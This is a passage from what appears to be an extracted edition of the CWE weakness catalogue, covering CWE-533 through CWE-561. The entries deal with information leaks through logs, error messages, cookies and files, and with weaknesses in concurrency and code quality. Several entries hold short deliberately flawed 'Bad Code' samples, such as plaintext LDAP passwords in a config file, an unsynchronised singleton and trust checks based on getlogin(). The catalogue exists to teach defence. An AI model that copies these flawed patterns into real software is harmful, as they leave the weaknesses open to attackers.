ParentOf		534	<i>Information Leak Through Debug Log Files</i>	699 1000	652
ParentOf		542	<i>Information Leak Through Cleanup Log Files</i>	699 1000	657

Taxonomy Mappings

Mapped Taxonomy NameAnonymous Tool Vendor
(under NDA)

CWE-533: Information Leak Through Server Log Files

Weakness ID: 533 (*Weakness Variant*)**Status:** Incomplete**Description****Summary**

A server.log file was found. This can give information on whatever application left the file. Usually this can give full path names and system information, and sometimes usernames and passwords.

Time of Introduction

- Implementation
- Operation

Potential Mitigations

Consider seriously the sensitivity of the information written into log files. Do not write secrets into the log files.

Protect log files against unauthorized read/write.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	V	532	Information Leak Through Log Files	699 1000	651
ChildOf	B	552	Files or Directories Accessible to External Parties	699	664
ChildOf	C	632	Weaknesses that Affect Files or Directories	631	736
ChildOf	C	731	OWASP Top Ten 2004 Category A10 - Insecure Configuration Management	711	855

Affected Resources

- File/Directory

Taxonomy Mappings**Mapped Taxonomy Name**Anonymous Tool Vendor
(under NDA)

CWE-534: Information Leak Through Debug Log Files

Weakness ID: 534 (*Weakness Variant*)**Status:** Draft**Description****Summary**

The application does not sufficiently restrict access to a log file that is used for debugging.

Time of Introduction

- Operation

Potential Mitigations

Remove debug log files before deploying the application into production.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	V	532	Information Leak Through Log Files	699 1000	651
ChildOf	B	552	Files or Directories Accessible to External Parties	699	664
ChildOf	C	731	OWASP Top Ten 2004 Category A10 - Insecure Configuration Management	711	855

Taxonomy Mappings**Mapped Taxonomy Name**Anonymous Tool Vendor
(under NDA)

CWE-535: Information Leak Through Shell Error Message

Weakness ID: 535 (Weakness Variant)

Status: Incomplete

Description

Summary

A command shell error message indicates that there exists an unhandled exception in the web application code. In many cases, an attacker can leverage the conditions that cause these errors in order to gain unauthorized access to the system.

Time of Introduction

- Architecture and Design
- Implementation

Potential Mitigations

Do not expose sensitive error information to the user.

Relationships

Nature	Type	ID	Name	Count	Page
ChildOf		210	Product-Generated Error Message Information Leak	<input checked="" type="checkbox"/> 699 1000	299

Taxonomy Mappings

Mapped Taxonomy Name

Anonymous Tool Vendor
(under NDA)

CWE-536: Information Leak Through Servlet Runtime Error Message

Weakness ID: 536 (Weakness Variant)

Status: Incomplete

Description

Summary

A servlet error message indicates that there exists an unhandled exception in your web application code and may provide useful information to an attacker.

Time of Introduction

- Implementation

Common Consequences

Confidentiality

Access Control

In many cases, an attacker can leverage the conditions that cause these errors in order to gain unauthorized access to the system.

Demonstrative Examples

The following servlet code does not catch runtime exceptions, meaning that if such an exception were to occur, the container may display potentially dangerous information (such as a full stack trace).

Java Example:

Bad Code

```
public void doPost(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
    String username = request.getParameter("username");
    // May cause unchecked NullPointerException.
    if (username.length() < 10) {
        ...
    }
}
```

Potential Mitigations

Do not expose sensitive error information to the user.

Other Notes

The error message may contain the location of the file in which the offending function is located. This may disclose the web root's absolute path as well as give the attacker the location of

application include files or configuration information. It may even disclose the portion of code that failed.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	B	210	Product-Generated Error Message Information Leak	699	299
				1000	

Taxonomy Mappings

Mapped Taxonomy Name

Anonymous Tool Vendor
(under NDA)

CWE-537: Information Leak Through Java Runtime Error Message

Weakness ID: 537 (*Weakness Variant*)

Status: Incomplete

Description

Summary

In many cases, an attacker can leverage the conditions that cause unhandled exception errors in order to gain unauthorized access to the system.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- Java

Demonstrative Examples

In the following Java example the class `InputFileRead` enables an input file to be read using a `FileReader` object. In the constructor of this class a default input file path is set to some directory on the local file system and the method `setInputFile` must be called to set the name of the input file to be read in the default directory. The method `readInputFile` will create the `FileReader` object and will read the contents of the file. If the method `setInputFile` is not called prior to calling the method `readInputFile` then the `File` object will remain null when initializing the `FileReader` object and a Java `RuntimeException` will be raised and an error message will be output to the user.

Java Example:

Bad Code

```
public class InputFileRead {
    private File readFile = null;
    private FileReader reader = null;
    private String inputFilePath = null;
    private final String DEFAULT_FILE_PATH = "c:\\somedirectory\\";
    public InputFileRead() {
        inputFilePath = DEFAULT_FILE_PATH;
    }
    public void setInputFile(String inputFile) {
        /* Assume appropriate validation / encoding is used and privileges / permissions are preserved */
    }
    public void readInputFile() {
        try {
            reader = new FileReader(readFile);
            ...
        } catch (RuntimeException rex) {
            System.err.println("Error: Cannot open input file in the directory " + inputFilePath);
            System.err.println("Input file has not been set, call setInputFile method before calling readInputFile");
        } catch (FileNotFoundException ex) {...}
    }
}
```

However, the error message output to the user contains information regarding the default directory on the local file system. This information can be exploited and may lead to unauthorized access


or use of the system. Any Java RuntimeExceptions that are handled should not expose sensitive information to the user.

Potential Mitigations

Implementation

Do not expose sensitive error information to the user.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		210	Product-Generated Error Message Information Leak	699 1000	299

Taxonomy Mappings

Mapped Taxonomy Name

Anonymous Tool Vendor
(under NDA)

CWE-538: File and Directory Information Exposure

Weakness ID: 538 (Weakness Base)

Status: Draft

Description

Summary

The product stores sensitive information in files or directories that are accessible to actors outside of the intended control sphere.

Time of Introduction

- Implementation
- Operation

Applicable Platforms





Languages

- All

Potential Mitigations

Do not expose file and directory information to the user.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		200	Information Exposure	699 1000	287
ChildOf		815	OWASP Top Ten 2010 Category A6 - Security Misconfiguration	809	949
ParentOf		527	Exposure of CVS Repository to an Unauthorized Control Sphere	699 1000	648
ParentOf		528	Exposure of Core Dump File to an Unauthorized Control Sphere	699 1000	648
ParentOf		529	Exposure of Access Control List Files to an Unauthorized Control Sphere	699 1000	649
ParentOf		530	Exposure of Backup File to an Unauthorized Control Sphere	699 1000	649
ParentOf		532	Information Leak Through Log Files	699 1000	651
ParentOf		539	Information Leak Through Persistent Cookies	699 1000	656
ParentOf		540	Information Leak Through Source Code	699 1000	656
ParentOf		548	Information Leak Through Directory Listing	699 1000	662
ParentOf		611	Information Leak Through XML External Entity File Disclosure	699 1000	719
ParentOf		651	Information Exposure through WSDL File	699 1000	761

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
95	WSDL Scanning	

Maintenance Notes

Depending on usage, this could be a weakness or a category. Further study of all its children is needed, and the entire sub-tree may need to be clarified. The current organization is based primarily on the exposure of sensitive information as a consequence, instead of as a primary weakness.

There is a close relationship with CWE-552, which is more focused on weaknesses. As a result, it may be more appropriate to convert CWE-538 to a category.

CWE-539: Information Leak Through Persistent Cookies

Weakness ID: 539 (Weakness Variant)

Status: Incomplete

Description

Summary

Persistent cookies are cookies that are stored on the browser's hard drive. This can cause security and privacy issues depending on the information stored in the cookie and how it is accessed.

Extended Description

Cookies are small bits of data that are sent by the web application but stored locally in the browser. This lets the application use the cookie to pass information between pages and store variable information. The web application controls what information is stored in a cookie and how it is used. Typical types of information stored in cookies are session Identifiers, personalization and customization information, and in rare cases even usernames to enable automated logins. There are two different types of cookies: session cookies and persistent cookies. Session cookies just live in the browser's memory, and are not stored anywhere, but persistent cookies are stored on the browser's hard drive.

Time of Introduction

- Architecture and Design
- Implementation

Potential Mitigations

Do not store sensitive information in persistent cookies.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	B	538	File and Directory Information Exposure	699 1000	655
ChildOf	C	729	OWASP Top Ten 2004 Category A8 - Insecure Storage	711	854

Taxonomy Mappings

Mapped Taxonomy Name

Anonymous Tool Vendor
(under NDA)

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
21	Exploitation of Session Variables, Resource IDs and other Trusted Credentials	
31	Accessing/Intercepting/Modifying HTTP Cookies	
39	Manipulating Opaque Client-based Data Tokens	
59	Session Credential Falsification through Prediction	
60	Reusing Session IDs (aka Session Replay)	

CWE-540: Information Leak Through Source Code

Weakness ID: 540 (Weakness Variant)

Status: Incomplete

Description

Summary

Source code on a web server often contains sensitive information and should generally not be accessible to users.

Extended Description

There are situations where it is critical to remove source code from an area or server. For example, obtaining Perl source code on a system allows an attacker to view the logic of the script and extract extremely useful information such as code bugs or logins and passwords.

Time of Introduction

- Implementation

Potential Mitigations

Recommendations include removing this script from the web server and moving it to a location not accessible from the Internet.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	B	538	File and Directory Information Exposure	699 1000	655
ChildOf	B	552	Files or Directories Accessible to External Parties	699 1000	664
ChildOf	C	731	OWASP Top Ten 2004 Category A10 - Insecure Configuration Management	711	855
ParentOf	V	531	Information Leak Through Test Code	699 1000	650
ParentOf	V	541	Information Leak Through Include Source Code	699 1000	657
ParentOf	V	615	Information Leak Through Comments	699 1000	722

Taxonomy Mappings

Mapped Taxonomy Name

Anonymous Tool Vendor
(under NDA)

CWE-541: Information Leak Through Include Source Code

Weakness ID: 541 (*Weakness Variant*)

Status: Incomplete

Description

Summary

If an include file source is accessible, the file can contain usernames and passwords, as well as sensitive information pertaining to the application and system.

Time of Introduction

- Implementation

Potential Mitigations

Do not store sensitive information in include files.

Protect include files from being exposed.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	V	540	Information Leak Through Source Code	699 1000	656
ChildOf	C	731	OWASP Top Ten 2004 Category A10 - Insecure Configuration Management	711	855

Taxonomy Mappings

Mapped Taxonomy Name

Anonymous Tool Vendor
(under NDA)

CWE-542: Information Leak Through Cleanup Log Files

Weakness ID: 542 (*Weakness Variant*) **Status:** Incomplete**Description****Summary**

The application fails to protect or delete a log file related to cleanup.

Time of Introduction

- Architecture and Design
- Implementation

Potential Mitigations

Do not store sensitive information in log files.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	V	532	Information Leak Through Log Files	699 1000	651
ChildOf	B	552	Files or Directories Accessible to External Parties	699	664
ChildOf	C	731	OWASP Top Ten 2004 Category A10 - Insecure Configuration Management	711	855

Taxonomy Mappings**Mapped Taxonomy Name**

Anonymous Tool Vendor
(under NDA)

CWE-543: Use of Singleton Pattern Without Synchronization in a Multithreaded Context

Weakness ID: 543 (*Weakness Variant*) **Status:** Incomplete**Description****Summary**

The use of a singleton pattern may not be thread-safe.

Time of Introduction

- Implementation

Applicable Platforms**Languages**

- Java

Demonstrative Examples

This method is part of a singleton pattern, yet the following singleton() pattern is not thread-safe. It fails to ensure the creation of only one object.

Java Example:*Bad Code*

```
private static NumberConverter singleton;
public static NumberConverter get_singleton() {
    if (singleton == null) singleton = new NumberConverter();
    return singleton;
}
```

Consider the following course of events: Thread A enters the method, finds singleton to be null, begins the NumberConverter constructor, and then is swapped out of execution. Thread B enters the method and finds that singleton remains null. This will happen if A was swapped out during the middle of the constructor, for the object reference is not set to point at the new object on the heap until the object is fully initialized. Thread B continues and constructs another NumberConverter object and returns it while exiting the method. Thread A continues, finishes constructing its NumberConverter object, and returns its version. It created and returned two different objects. Many programmers turned to the double-check pattern to avoid the overhead of a synchronized call, which is an extension of the one employed, until it too was shown to be not thread-safe.

Potential Mitigations

Use Thread-Specific Storage Pattern

In multithreading environments, storing user data in Servlet member fields introduces a data access race condition. Do not use member fields to store information in the Servlet.

Relationships

Nature	Type	ID	Name		Page
ChildOf	V	383	J2EE Bad Practices: Direct Use of Threads	V	490
ChildOf	B	662	Improper Synchronization	1000	775

Taxonomy Mappings

Mapped Taxonomy Name
Anonymous Tool Vendor (under NDA)

CWE-544: Failure to Use a Standardized Error Handling Mechanism

Weakness ID: 544 (Weakness Base)

Status: Draft

Description

Summary

The software does not use a standardized method for handling errors throughout the code, which might introduce inconsistent error handling and resultant weaknesses.

Extended Description

If the application handles error messages individually, on a one-by-one basis, this is likely to result in inconsistent error handling. The causes of errors may be lost. Also, detailed information about the causes of an error may be unintentionally returned to the user.

Time of Introduction

- Architecture and Design

Potential Mitigations

Architecture and Design

define a strategy for handling errors of different severities, such as fatal errors versus basic log events. Use or create built-in language features, or an external package, that provides an easy-to-use API and define coding standards for the detection and handling of errors.

Relationships

Nature	Type	ID	Name		Page
ChildOf	C	388	Error Handling	V	496
ChildOf	C	746	CERT C Secure Coding Section 12 - Error Handling (ERR)	734	869
ChildOf	G	755	Improper Handling of Exceptional Conditions	1000	881

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
Anonymous Tool Vendor (under NDA)		
CERT C Secure Coding	ERR00-C	Adopt and implement a consistent and comprehensive error-handling policy

CWE-545: Use of Dynamic Class Loading

Weakness ID: 545 (Weakness Variant)

Status: Incomplete

Description

Summary

Dynamically loaded code has the potential to be malicious.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- Java

Demonstrative Examples

The code below dynamically loads a class using the Java Reflection API.

Java Example:

Bad Code

```
String className = System.getProperty("customClassName");  
Class clazz = Class.forName(className);
```

Potential Mitigations

Avoid the use of class loading as it greatly complicates code analysis. If the application requires dynamic class loading, it should be well understood and documented. All classes that may be loaded should be predefined and avoid the use of dynamically created classes from byte arrays.

Other Notes

The class loader executes the static initializers when the class is loaded. A malicious attack may be hidden in the static initializer and therefore does not require the execution of a specific method. An attack may also be hidden in any other method in the dynamically loaded code. The use of dynamic code could also enable an attacker to insert an attack into an application after it has been deployed. The attack code would not be in the baseline, but loaded dynamically while the application is running.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		485	Insufficient Encapsulation	699 1000	609

Taxonomy Mappings

Mapped Taxonomy Name

Anonymous Tool Vendor
(under NDA)

CWE-546: Suspicious Comment

Weakness ID: 546 (*Weakness Variant*)

Status: Draft

Description

Summary

The code contains comments that suggest the presence of bugs, incomplete functionality, or weaknesses.

Extended Description

Many suspicious comments, such as BUG, HACK, FIXME, LATER, LATER2, TODO, in the code indicate missing security functionality and checking. Others indicate code problems that programmers should fix, such as hard-coded variables, error handling, not using stored procedures, and performance issues.

Time of Introduction

- Implementation

Demonstrative Examples

The following excerpt demonstrates the use of a suspicious comment in an incomplete code block that may have security repercussions.

Java Example:

Bad Code

```
if (user == null) {  
    // TODO: Handle null user condition.  
}
```

Potential Mitigations

Remove comments that suggest the presence of bugs, incomplete functionality, or weaknesses, before deploying the application.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		398	Indicator of Poor Code Quality	699	508

Nature	Type	ID	Name	V	Page
					1000

Taxonomy Mappings

Mapped Taxonomy Name

Anonymous Tool Vendor
(under NDA)

CWE-547: Use of Hard-coded, Security-relevant Constants

Weakness ID: 547 (Weakness Variant)

Status: Draft

Description

Summary

The program uses hard-coded constants instead of symbolic names for security-critical values, which increases the likelihood of mistakes during code maintenance or security policy change.

Extended Description

If the developer does not find all occurrences of the hard-coded constants, an incorrect policy decision may be made if one of the constants is not changed. Making changes to these values will require code changes that may be difficult or impossible once the system is released to the field. In addition, these hard-coded values may become available to attackers if the code is ever disclosed.

Time of Introduction

- Implementation

Demonstrative Examples

The usage of symbolic names instead of hard-coded constants is preferred.

The following is an example of using a hard-coded constant instead of a symbolic name.

C/C++ Example:

Bad Code

```
char buffer[1024];
...
fgets(buffer, 1024, stdin);
```

If the buffer value needs to be changed, then it has to be altered in more than one place. If the developer forgets or does not find all occurrences, in this example it could lead to a buffer overflow.

C/C++ Example:

Bad Code

```
enum { MAX_BUFFER_SIZE = 1024 };
...
char buffer[MAX_BUFFER_SIZE];
...
fgets(buffer, MAX_BUFFER_SIZE, stdin);
```

In this example the developer will only need to change one value and all references to the buffer size are updated, as a symbolic name is used instead of a hard-coded constant.

Potential Mitigations

Avoid using hard-coded constants. Configuration files offer a more flexible solution.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		398	Indicator of Poor Code Quality		699 508
ChildOf		736	CERT C Secure Coding Section 02 - Declarations and Initialization (DCL)		1000 734 864

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
Anonymous Tool Vendor (under NDA)		
CERT C Secure Coding	DCL06-C	Use meaningful symbolic constants to represent literal values in program logic

CWE-548: Information Leak Through Directory Listing

Weakness ID: 548 (Weakness Variant)

Status: Draft

Description

Summary

A directory listing is inappropriately exposed, yielding potentially sensitive information to attackers.

Extended Description

A directory listing provides an attacker with the complete index of all the resources located inside of the directory. The specific risks and consequences vary depending on which files are listed and accessible.

Time of Introduction

- Implementation
- Operation

Common Consequences

Confidentiality

Exposing the contents of a directory can lead to an attacker gaining access to source code or providing useful information for the attacker to devise exploits, such as creation times of files or any information that may be encoded in file names. The directory listing may also compromise private or confidential data.

Potential Mitigations

Recommendations include restricting access to important directories or files by adopting a need to know requirement for both the document and server root, and turning off features such as Automatic Directory Listings that could expose private files and provide information that could be utilized by an attacker when formulating or conducting an attack.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	B	538	File and Directory Information Exposure	699 1000	655
ChildOf	B	552	Files or Directories Accessible to External Parties	1000	664
ChildOf	C	731	OWASP Top Ten 2004 Category A10 - Insecure Configuration Management	711	855

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
Anonymous Tool Vendor (under NDA)			
OWASP Top Ten 2004	A10	CWE More Specific	Insecure Configuration Management
WASC	16		Directory Indexing

CWE-549: Missing Password Field Masking

Weakness ID: 549 (Weakness Variant)

Status: Draft

Description

Summary

The software fails to mask passwords during entry, increasing the potential for attackers to observe and capture passwords.

Time of Introduction

- Implementation

Potential Mitigations

Recommendations include requiring all password fields in your web application be masked to prevent other users from seeing this information.

Other Notes

Basic web application security measures include masking all passwords entered by a user when logging in to a web application. Normally, each character in a password entered by a user is instead represented with an asterisk.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	C	255	Credentials Management	699	341
ChildOf	C	355	User Interface Security Issues	699	457
ChildOf	B	522	Insufficiently Protected Credentials	1000	644

Taxonomy Mappings

Mapped Taxonomy Name

Anonymous Tool Vendor
(under NDA)

CWE-550: Information Leak Through Server Error Message

Weakness ID: 550 (Weakness Variant)

Status: Incomplete

Description

Summary

Certain conditions, such as network failure, will cause a server error message to be displayed.

Extended Description

While error messages in and of themselves are not dangerous, per se, it is what an attacker can glean from them that might cause eventual problems.

Time of Introduction

- Implementation

Potential Mitigations

Recommendations include designing and adding consistent error handling mechanisms which are capable of handling any user input to your web application, providing meaningful detail to end-users, and preventing error messages that might provide information useful to an attacker from being displayed.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	B	210	Product-Generated Error Message Information Leak	699	299
CanAlsoBe	B	211	Product-External Error Message Information Leak	1000	301

Taxonomy Mappings

Mapped Taxonomy Name

Anonymous Tool Vendor
(under NDA)

CWE-551: Incorrect Behavior Order: Authorization Before Parsing and Canonicalization

Weakness ID: 551 (Weakness Base)

Status: Incomplete

Description

Summary

If a web server does not fully parse requested URLs before it examines them for authorization, it may be possible for an attacker to bypass authorization protection.

Time of Introduction

- Implementation

Demonstrative Examples

For instance, the character strings `./` and `/` both mean current directory. If `/SomeDirectory` is a protected directory and an attacker requests `./SomeDirectory`, the attacker may be able to gain access to the resource if `./` is not converted to `/` before the authorization check is performed.

Potential Mitigations

URL Inputs should be decoded and canonicalized to the application's current internal representation before being validated and processed for authorization. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		285	Improper Access Control (Authorization)	699	373
ChildOf		696	Incorrect Behavior Order	1000	817
ChildOf		723	OWASP Top Ten 2004 Category A2 - Broken Access Control	711	851

Taxonomy Mappings

Mapped Taxonomy Name

Anonymous Tool Vendor
(under NDA)

CWE-552: Files or Directories Accessible to External Parties

Weakness ID: 552 (*Weakness Base*)**Status:** Draft

Description

Summary

Files or directories are accessible in the environment that should not be.

Time of Introduction

- Implementation
- Operation

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		2	Environment	699	1
ChildOf		632	Weaknesses that Affect Files or Directories	631	736
ChildOf		668	Exposure of Resource to Wrong Sphere	1000	783
ChildOf		731	OWASP Top Ten 2004 Category A10 - Insecure Configuration Management	711	855
ChildOf		743	CERT C Secure Coding Section 09 - Input Output (FIO)	734	867
ChildOf		815	OWASP Top Ten 2010 Category A6 - Security Misconfiguration	809	949
ParentOf		527	<i>Exposure of CVS Repository to an Unauthorized Control Sphere</i>	699	648
ParentOf		528	<i>Exposure of Core Dump File to an Unauthorized Control Sphere</i>	699	648
ParentOf		529	<i>Exposure of Access Control List Files to an Unauthorized Control Sphere</i>	699	649
ParentOf		530	<i>Exposure of Backup File to an Unauthorized Control Sphere</i>	1000	649
ParentOf		532	<i>Information Leak Through Log Files</i>	699	651
ParentOf		533	<i>Information Leak Through Server Log Files</i>	699	652
ParentOf		534	<i>Information Leak Through Debug Log Files</i>	699	652
ParentOf		540	<i>Information Leak Through Source Code</i>	699	656
ParentOf		542	<i>Information Leak Through Cleanup Log Files</i>	699	657
ParentOf		548	<i>Information Leak Through Directory Listing</i>	1000	662
ParentOf		553	<i>Command Shell in Externally Accessible Directory</i>	699	665
				1000	

Affected Resources

- File/Directory

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
OWASP Top Ten 2004	A10	CWE More Specific	Insecure Configuration Management
CERT C Secure Coding	FIO15-C		Ensure that file operations are performed in a secure directory

CWE-553: Command Shell in Externally Accessible Directory

Weakness ID: 553 (Weakness Variant)

Status: Incomplete

Description

Summary

A possible shell file exists in /cgi-bin/ or other accessible directories. This is extremely dangerous and can be used by an attacker to execute commands on the web server.

Time of Introduction

- Implementation
- Operation

Potential Mitigations

Verify the deployment of the application. Check that no directory listing is exposing the file system. Perform input data validation before doing path resolution. Remove any Shells accessible under the web root folder and children directories.

Relationships

Nature	Type	ID	Name		Page
ChildOf	⊗	552	Files or Directories Accessible to External Parties	☑	664
				699	1000

Taxonomy Mappings

Mapped Taxonomy Name

Anonymous Tool Vendor
(under NDA)

CWE-554: ASP.NET Misconfiguration: Not Using Input Validation Framework

Weakness ID: 554 (Weakness Variant)

Status: Draft

Description

Summary

The ASP.NET application does not use an input validation framework.

Extended Description

Unchecked input is the leading cause of vulnerabilities in ASP.NET applications. Unchecked input leads to cross-site scripting, process control, and SQL injection vulnerabilities, among others.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- .NET

Potential Mitigations

Use the ASP.NET validation framework to check all program input before it is processed by the application. Example uses of the validation framework include checking to ensure that: - Phone number fields contain only valid characters in phone numbers - Boolean values are only "T" or "F" - Free-form strings are of a reasonable length and composition

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	10	ASP.NET Environment Issues	699	7
ChildOf	G	20	Improper Input Validation	699 1000	15

Taxonomy Mappings

Mapped Taxonomy Name

Anonymous Tool Vendor
(under NDA)

CWE-555: J2EE Misconfiguration: Plaintext Password in Configuration File

Weakness ID: 555 (*Weakness Variant*)

Status: Draft

Description

Summary

The J2EE application stores a plaintext password in a configuration file.

Extended Description

Storing a plaintext password in a configuration file allows anyone who can read the file access to the password-protected resource making them an easy target for attackers

Time of Introduction

- Architecture and Design
- Implementation

Demonstrative Examples

Below is a snippet from a Java properties file in which the LDAP server password is stored in plaintext.

Java Example:

Bad Code

```
webapp.ldap.username=secretUsername
webapp.ldap.password=secretPassword
```

Potential Mitigations

Do not hardwire passwords into your software.

Good password management guidelines require that a password never be stored in plaintext.

Use industry standard libraries to encrypt passwords before storage in configuration files.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	4	J2EE Environment Issues	699	2
ChildOf	B	522	Insufficiently Protected Credentials	1000	644

Taxonomy Mappings

Mapped Taxonomy Name

Anonymous Tool Vendor
(under NDA)

CWE-556: ASP.NET Misconfiguration: Use of Identity Impersonation

Weakness ID: 556 (*Weakness Variant*)

Status: Incomplete

Description

Summary

Configuring an ASP.NET application to run with impersonated credentials may give the application unnecessary privileges.

Extended Description

The use of impersonated credentials allows an ASP.NET application to run with either the privileges of the client on whose behalf it is executing or with arbitrary privileges granted in its configuration.

Time of Introduction

- Implementation
- Operation

Potential Mitigations

Use the least privilege principle.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	C	10	ASP.NET Environment Issues	699	7
ChildOf	B	266	Incorrect Privilege Assignment	1000	353
ChildOf	C	723	OWASP Top Ten 2004 Category A2 - Broken Access Control	711	851

Taxonomy Mappings

Mapped Taxonomy Name

Anonymous Tool Vendor
(under NDA)

CWE-557: Concurrency Issues

Category ID: 557 (Category)

Status: Draft

Description

Summary

Weaknesses in this category are related to concurrent use of shared resources.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	C	361	Time and State	699	462
CanAlsoBe	G	362	Race Condition	1000	463
PeerOf	C	371	State Issues	1000	479
ParentOf	B	366	Race Condition within a Thread	699	471
ParentOf	V	558	Use of getlogin() in Multithreaded Application	699	667
ParentOf	B	567	Unsynchronized Access to Shared Data	699	675
ParentOf	V	572	Call to Thread run() instead of start()	699	680

CWE-558: Use of getlogin() in Multithreaded Application

Weakness ID: 558 (Weakness Variant)

Status: Draft

Description

Summary

The application uses the getlogin() function in a multithreaded context, potentially causing it to return incorrect values.

Extended Description

The getlogin() function returns a pointer to a string that contains the name of the user associated with the calling process. The function is not reentrant, meaning that if it is called from another process, the contents are not locked out and the value of the string can be changed by another process. This makes it very risky to use because the username can be changed by other processes, so the results of the function cannot be trusted.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C
- C++

Demonstrative Examples

The following code relies on `getlogin()` to determine whether or not a user is trusted. It is easily subverted.

C Example:

Bad Code

```
pwd = getpwnam(getlogin());
if (isTrustedGroup(pwd->pw_gid)) {
    allow();
} else {
    deny();
}
```

Potential Mitigations

Using names for security purposes is not advised. Names are easy to forge and can have overlapping user IDs, potentially causing confusion or impersonation.

Use `getlogin_r()` instead, which is reentrant, meaning that other processes are locked out from changing the username.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		227	Failure to Fulfill API Contract ('API Abuse')	700	313
ChildOf		557	Concurrency Issues	699	667
ChildOf		663	Use of a Non-reentrant Function in a Multithreaded Context	1000	776

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Often Misused: Authentication

CWE-559: Often Misused: Arguments and Parameters

Category ID: 559 (Category)




Status: Draft

Description

Summary

Weaknesses in this category are related to improper use of arguments or parameters within function calls.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		227	Failure to Fulfill API Contract ('API Abuse')	699	313
ParentOf		560	Use of <code>umask()</code> with <code>chmod</code> -style Argument	699	668
ParentOf		628	Function Call with Incorrectly Specified Arguments	699	733

Relationship Notes

This category is closely related to CWE-628, Incorrectly Specified Arguments, and might be the same. However, CWE-628 is a base weakness, not a category.

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
133	Try All Common Application Switches and Options	

CWE-560: Use of `umask()` with `chmod`-style Argument

Weakness ID: 560 (Weakness Variant)

Status: Draft

Description

Summary

The product calls `umask()` with an incorrect argument that is specified as if it is an argument to `chmod()`.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C

Potential Mitigations

Use `umask()` with the correct argument.

If you suspect misuse of `umask()`, you can use `grep` to spot call instances of `umask()`.

Other Notes

The `umask()` man page begins with the false statement: "umask sets the umask to mask & 0777" Although this behavior would better align with the usage of `chmod()`, where the user provided argument specifies the bits to enable on the specified file, the behavior of `umask()` is in fact opposite: `umask()` sets the umask to `~mask & 0777`. The `umask()` man page goes on to describe the correct usage of `umask()`: "The umask is used by `open()` to set initial file permissions on a newly-created file. Specifically, permissions in the umask are turned off from the mode argument to `open(2)` (so, for example, the common umask default value of 022 results in new files being created with permissions `0666 & ~022 = 0644 = rw-r--r--` in the usual case where the mode is specified as 0666)."

Relationships

Nature	Type	ID	Name	Count	Page
ChildOf		559	Often Misused: Arguments and Parameters	699	668
ChildOf		687	Function Call With Incorrectly Specified Argument Value	1000	808

Taxonomy Mappings

Mapped Taxonomy Name

Anonymous Tool Vendor
(under NDA)

CWE-561: Dead Code

Weakness ID: 561 (*Weakness Variant*)

Status: Draft

Description

Summary

The software contains dead code, which can never be executed.

Extended Description

Dead code is source code that can never be executed in a running program. The surrounding code makes it impossible for a section of code to ever be executed.

Time of Introduction

- Implementation

Common Consequences

Other

Dead code can lead to confusion during code maintenance and result in unrepaired vulnerabilities.

Demonstrative Examples

Example 1:

The condition for the second if statement is impossible to satisfy. It requires that the variables be non-null, while on the only path where `s` can be assigned a non-null value there is a return statement.

C++ Example:

Bad Code

```
String s = null;
if (b) {
    s = "Yes";
    return;
}
if (s != null) {
    Dead();
}
```

Example 2:

In the following class, two private methods call each other, but since neither one is ever invoked from anywhere else, they are both dead code.

Java Example:

Bad Code

```
public class DoubleDead {
    private void doTweedledee() {
        doTweedledumb();
    }
    private void doTweedledumb() {
        doTweedledee();
    }
    public static void main(String[] args) {
        System.out.println("running DoubleDead");
    }
}
```

(In this case it is a good thing that the methods are dead: invoking either one would cause an infinite loop.)

Example 3:

The field named glue is not used in the following class. The author of the class has accidentally put quotes around the field name, transforming it into a string constant.

Java Example:

Bad Code

```
public class Dead {
    String glue;
    public String getGlue() {
        return "glue";
    }
}
```

Potential Mitigations

Remove dead code before deploying the application.

Use a static analysis tool to spot dead code.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		398	Indicator of Poor Code Quality	699 1000	508
ChildOf		747	CERT C Secure Coding Section 49 - Miscellaneous (MSC)	734	869
ParentOf		570	<i>Expression is Always False</i>	699 1000	677
ParentOf		571	<i>Expression is Always True</i>	699 1000	679

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
Anonymous Tool Vendor (under NDA)		
CERT C Secure Coding	MSC07-C	Detect and remove dead code

CWE-562: Return of Stack Variable Address

Weakness ID: 562 (Weakness Base) Status: Draft

Description

Summary

